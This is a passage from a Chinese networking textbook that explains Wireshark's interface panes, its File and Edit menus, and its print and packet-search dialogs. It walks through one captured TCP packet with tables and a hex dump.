


图 7.11 网络协议分析 Wireshark 的界面

(1) 包概况窗体

上部窗格中显示捕获文件中的每个数据包的概况，一行显示一个包。各包的基本信息

分列显示，每列的内容如表 7.1 所示，该表中的实例是图 7.11 中被选中的 6 号数据包。

表 7.1　Wireshark 界面“包概况窗体”各列的内容及实例

列　名　称	描　　述	图 7.11 中数据实例
No.	捕获数据中各数据包的序号	6
Time	捕获到该数据包的时刻(以秒为单位)	0.011226 (从启动捕获到该数据包被捕获之间历经的时间)
Source	该包中的源地址。可以是 IP 地址、物理 MAC 地址或其他协议类型的源地址	192.168.0.1(此包的源 IP 地址)
Destination	该包中的目的地址。可以是 IP 地址、物理 MAC 地址或其他协议类型的地址	192.168.0.101(此包的目的 IP 地址)
Protocol	该包中的高层协议类型。诸如，TCP、UDP、HTTP、FTP 和 SMTP 等	TCP(该包的传输层协议为 TCP)
Info	该包的主要内容，概况描述	TCP segment of a reassembled PDU(包中只含上层协议数据单元中的一个分段，未含整个网页内容)

在概况窗体(上部)中被选中的包会在协议树窗体(中部)和数据显示窗体(下部)中逐层分解，显示出更加细节的信息，便于进一步解剖分析该数据包。

(2) 协议树窗体

在中部窗口中，把选中的一个数据包内含的协议层关系用树形结构逐层展开。每一个协议行左端都有一个可展开的节点“+”，单击它可获得该协议的更详细信息。仍然用图 7.11 中的第 6 号数据包为例进行说明，如表 7.2 所示。

表 7.2　Wireshark 界面中部“协议树窗口 Protocol Tree Window”实例

协议层	协　议	描述(图 7.11 中第 6 号包内数据)
数据帧序号	Frame	1200 bytes on wire, 1200 bytes captured
数据链路层	Ethernet II	Src Addr: 00:06:25:8d:be:1d, Dst Addr: 00:07:e9:53:87:d9 源与目的 MAC 地址
网络层	Internet Protocol (IP)	Src Addr: 192.168.0.1, Dst Addr: 192.168.0.101 源与目的 IP 地址
传输层	Transmission Control Protocol (TCP)	Src Port: 5678, Dst Port: 2054, Seq: 127, Ack: 428, Len:1146 源与目的端口号、序列号、确认号
应用层	该包内封装的是应用层数据的一个分段	

(3) 包数据窗口

参看图 7.11，下部“数据显示窗体”中的每一行由三部分的数字和字符组成：①左列是 4 个十六进制数，表示右边第 1 个字节在数据包中的序号(offset)。每 1 个十六进制数代表 4 比特，字节序号用 4 个十六进制数表示。②接着是 16B 的包中数据，用 2 个十六进制数表示 1B(即 8 个比特)。包中数据按 16B 长分段，每段显示为一行，左侧字节号是该行中第 1 个字节的序号；③最右侧是 16 个ASCII 译码的字符，它是中部的 16B 数据的 ASCII 码翻译文本，其中“.”是“占位符”，代替数据中的非 ASCII 码。中间各字节数据与右侧各字符的

位置相互对照，请参看附录 F。

当中部“协议树窗口”中的某字段被选中时，相应的字节数据也会在下部“数据显示窗口”中高亮显示。从这两个窗口的数据对照显示，可直观地看到在一个网络数据包中：数据比特→ASCII 文本编码→各种协议数据中的字段→各协议字段的含义解释等。每一种协议包中各字段的含义和解释请参看各章中对每种协议数据包结构图的介绍。

2. Wireshark 的功能菜单及其使用

1) File(文件)菜单

单击 Wireshark 主界面左上角的 File 菜单，显示下拉功能菜单如表 7.3 所示。

表 7.3　File 菜单选项及功能

菜 单 选 项	功　能　描　述
Open…	打开一个已捕获数据文件
Open Recent	打开最近使用过的捕获文件
Merge	允许打开另一个捕获文件，将其拼合到当前装载的捕获文件中
Close	关闭当前装载的捕获文件
Save	保存当前装载的捕获文件
Save As…	将当前装载的捕获文件以另一种文件类型保存
File Set	文件设置(文件目录显示)
Export	允许数据显示窗体中被高亮选中的部分数据以纯文本、PS、CSV、PSML、PDML 格式输出
Print…	打印当前装载的捕获文件
Quit	退出 Wireshark

(1) Open(打开文件)对话框

图 7.12 是单击 File→Open …后弹出的打开文件对话框。由于网络上的实时数据流量很大，一般是先将数据实时捕获保存为 .pcap 文件，再进行后期研究分析，例如，分析网络用户的合法或非法活动等。




图 7.12　打开文件 Open 对话框

除提供正常的文件导航功能外，Open Capture File 对话框还提供文件 Filter 过滤功能：

在 Filter 框中输入显示过滤字符串，可只显示捕获文件中符合过滤条件的数据包。

Open Capture File 对话框提供了 3 种名字解析选项，用来翻译 MAC、Network 和 Transport 名字：

① MAC name resolution：将 MAC 地址的前 3 个字节（即网卡厂商代码字节）翻译为设备制造商名称，如 MAC 地址 00:00:0c:35:0e:1c 会解析为 Cisco_35:0e:1c。对于著名厂商的 MAC 地址中的代码，直接给出厂商的名称；

② Network name resolution：将进行反向域名解析查找与 IP 地址匹配的域名，如 IP 地址 66.35.250.150 可被解析显示为 slashdot.org，反之亦然；

③ Transport name resolution：将显示包中每个传输层端口的名称，例如，将 80 端口直接解释显示为 http 服务端口名。

(2) Save As（另存为）对话框

单击主界面 File→Save As 后弹出另存为对话框。可在其中的 File Format（下拉菜单）中选择各种存储格式，以支持其他捕获文件格式；同时，可选择保存数据包的范围：All packets（所有包）、Selected packets（选中的包）和 Range（指定包序号的范围）。保存的数据包可以是当前捕获的（Captured）所有包，也可以是显示（Displayed）在 Summary Window 中的包。

(3) Print（打印）对话框

图 7.13 是单击 File→Print 后弹出的打印对话框。打印之前必须决定如何进行打印、打印哪些数据包，以及要打印包中的哪些信息。可将捕获数据输出为文本文件，以便复制到 Word 文件中写出分析报告。




图 7.13 打印 Print 对话框

① Printer：选择打印输出的格式，Plain text（纯文本）还是 PostScript（PS 文本）。选择 Output to file，并确定输出文件的路径和名称，数据包便可输出到相应文件中。

② Packet Range：选择输出包的范围：All packets（所有数据包）、Selected packets only（选中的包）、Marked packets only（已标记的包）、From first to last marked packet（从第一个到最后一个已标记的包），Specify a packet range（指定包的序号范围）。

③ Packet Format：选择打印一个包中的哪些信息。

若只选择 Packet summary line(包摘要行):将只输出选定数据包中的一行摘要信息。例如,对图 7.11 中的 6 号数据包将会输出为如下文本文件:

```
No. Time      Source        Destination     Protocol     Info
6   0.01126   192.168.0.1   192.168.0.101   TCP          [TCP segment of a reassembled PDU]
```

若同时选择 Packet details(包详细信息):则可输出更多 6 号包在中窗格协议树窗口中的信息。选择 All collapsed(全部折叠):则不输出中窗格的子树信息,例如:

Frame 6(1200 bytes on wire, 1200 bytes captured) (第 6 号帧,1200 字节在线,1200 字节被捕获,二者的数值可以不同,因为有时只需要了解和分析每个包的头部信息。)

Ethernet II, Src: LinksysG_8d:be:1d (00:06:25:8d:be:1d), Dst: Intel_53:87:d9 (00:07:e9:53:87:d9) (以太网版本 II,源主机 MAC 地址,目的主机 MAC 地址。)

Internet Protocol, Src: 192.168.0.1 (192.168.0.1), Dst: 192.168.0.101 (192.168.0.101) (源和目的 IP 地址)

Transmission Control Protocol, Src Port: 5678 (5678), Dst Port: 2054 (2054), Seq: 127, Ack: 428, Len: 1146(传输控制协议(TCP)的源端口号,目的端口号,帧序号,确认号,数据段长度)

打印 As displayed(当前显示):则按照当前显示的内容输出,例如:

Frame 6 (1200 bytes on wire, 1200 bytes captured)

第 6 号帧(1200 字节在线,1200 字节捕获)

Ethernet II, Src: LinksysG_8d:be:1d (00:06:25:8d:be:1d), Dst: Intel_53:87:d9 (00:07:e9:53:87:d9)双方物理地址

Internet Protocol, Src: 192.168.0.1 (192.168.0.1), Dst: 192.168.0.101 (192.168.0.101)双方 IP 地址

Version: 4	IP 协议版本 4
Header length: 20 bytes	头部长度
Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)	差分服务字段
Total Length: 1186	IP 包总长度,单位:字节
Identification: 0x0002 (2)	标志字段(数据报序号,与源 IP 地址结合可唯一标识此 IP 包)
Flags: 0x00	标记字段(用于控制此 IP 包的分段处理)
Fragment offset: 0	分段偏移量
Time to live: 150	生存期(TTL)
Protocol: TCP (0x06)	上层协议:TCP(该协议的类型字段为 0x06)
Header checksum: 0x9e9d[correct]	头部校验和
Source: 192.168.0.1 (192.168.0.1)	源 IP 地址
Destination: 192.168.0.101 (192.168.0.101)	目的 IP 地址

Transmission Control Protocol, Src Port: 5678 (5678), Dst Port: 2054 (2054), Seq: 127, Ack: 428, Len: 1146 传输控制协议(TCP),源和目的端口号,序列号,确认号,数据段长度

打印 All expanded(展开的所有子树):输出展开"+"后的包中所有信息。限于篇幅,不再列出这些信息。上例中展开的信息与图 4.15 的 IP 包中各字段内容完全对应。

若同时选择 Packet bytes(包字节):可打印输出该包的十六进制原始数据及其对应的 ASCII 译码,也就是 Data View Window(下窗体)中的数据。这对于分析恶意代码或特征码十分有用。见以下实例:

```
0000    00 07 e9 53 87 d9 00 06    25 8d be 1d 08 00 45 00    ...S....%.....E.
0010    04 a2 00 02 00 00 96 06    9e 9d c0 a8 00 01 c0 a8    ................
0020    00 65 16 2e 08 06 60 d2    40 6f 7e 9b a2 cc 50 10    .e....`.@o~...P.
0030    16 d0 90 20 00 00 3c 3f    78 6d 6c 20 76 65 72 73    ... ..<?xml vers
0040    69 6f 6e 3d 22 31 2e 30    22 3f 3e 0d 0a 3c 72 6f    ion="1.0"?>..<ro
0050    6f 74 20 78 6d 6c 6e 73    3d 22 75 72 6e 3a 73 63    ot xmlns="urn:sc
0060    68 65 6d 61 73 2d 75 70    6e 70 2d 6f 72 67 3a 64    hemas-upnp-org:d
0070    65 76 69 63 65 2d 31 2d    30 22 3e 0d 0a 09 3c 73    evice-1-0">...
```

(每行首个字节序号)　(包中数据分段显示，每行16B)　(左侧16B译码为16个ASCII字符)

2）Edit(编辑)菜单

单击图 7.11 主界面的 Edit 菜单，列出它的编辑菜单选项及功能，如表 7.4 所示。

表 7.4　编辑 Edit 选项及功能

菜单选项	功　能　描　述
Find Packet…	用显示过滤器，查找数据包，或者匹配的十六进制串或字符串
Find Next	在查找包对话框中，查找下一个相匹配的包
Find Previous	在查找包对话框中，查找上一个相匹配的包
Time Reference	为当前选定的包设置参考时间，详见 Time Reference 子菜单
Mark Packet (toggle)	给在包概况窗体中选定的包做标记。对于已做标记的数据包，该操作是撤销标记。通过给包做标记，提供了一种可以手动选择一个或多个包的功能，用作随后的打印或保存
Mark All Packets	标记所有符合当前显示过滤条件的包
Unmark All Packets	撤销对所有符合当前显示过滤条件的包的标记
Preferences…	更改用户参数选择，包括包的解析参数

（1）Find Packet(查找包)：图 7.14 是单击 Edit→Find Packet…后弹出的对话框。利用此功能可很方便地从海量的数据包中迅速搜索出所需要的数据包。




图 7.14　Edit 的 Find Packet 对话框

① 图 7.14 的 Find 区域选择查找标准有 3 种：

标准 1：用 Display filter(显示过滤器)进行包过滤。在文本框中输入过滤条件，或单击 Filter 在列出的显示过滤器清单中选择，再单击 Find 即在捕获文件中过滤需要的包；在 Filter 框中输入表达式或字符串时要注意，若输入字符串不符合规范，文本框背景色为红色，若输入正确，则文本框背景为绿色。

标准 2：查找与 Hex value(十六进制字段)相匹配的包。在文本框中输入十六进制

字串，单击 Find 按钮即可查找相应的十六进制串所在的包，可迅速找到含特征代码的包；

标准 3：查找含有 String(字符匹配串)的包。在 Filter 框中输入字符串，单击 Find 按钮即可查找相应的字符串所在的包。选择该选项时，可激活 Search In 和 String Options。

② 图 7.14 的 Search In 栏，上部为包概况窗体中的 Packet list(包列表)、中部为 Packet details(详细内容窗口)，下部为在 Packet bytes(数据窗口)中搜索。

③ 图 7.14 中 String Options 栏选择搜索字符是否区分大小写(Case sensitive)，以及要进行匹配的字符集(Character Set)范围。

④ 图 7.14 中 Direction(选择包序号)是按降序搜索(Down)还是升序搜索(Up)。

(2) Time Reference(参考时间)：此选项及功能如表 7.5 所示。

表 7.5　Edit 的 Time Reference 选项及功能

菜 单 选 项	功　能　描　述
Set Time Reference (toggle)	在包概况窗体中设置当前选定的数据包为参考 0 时刻
Find Next	查找当前选定数据包的下一个参考时间包
Find Previous	查找当前选定数据包的上一个参考时间包

主界面的 Edit 菜单的参考时间设置十分简单，如选定 6 号包为参考时间包，则 6 号以后的所有数据包均以 6 号包为起始 0 时刻进行计时，这样做便于计算出两个包或多个包之间的时间间隔，用于判断网络性能和各种延迟等。例如，测量当客户进程发出请求包后，服务器返回响应包的延迟时间。

(3) 参数设置 Preferences…：图 7.15 是单击主界面 Edit→Preferences…后弹出的对话框。可对 Wireshark 的协议解析器进行参数设置。可对 Summary Window 的列进行设置，可增、删、修改列名及其属性。而更改协议参数，则可改变协议的解码和显示方式。修改完毕后，单击 Save 保存设置。

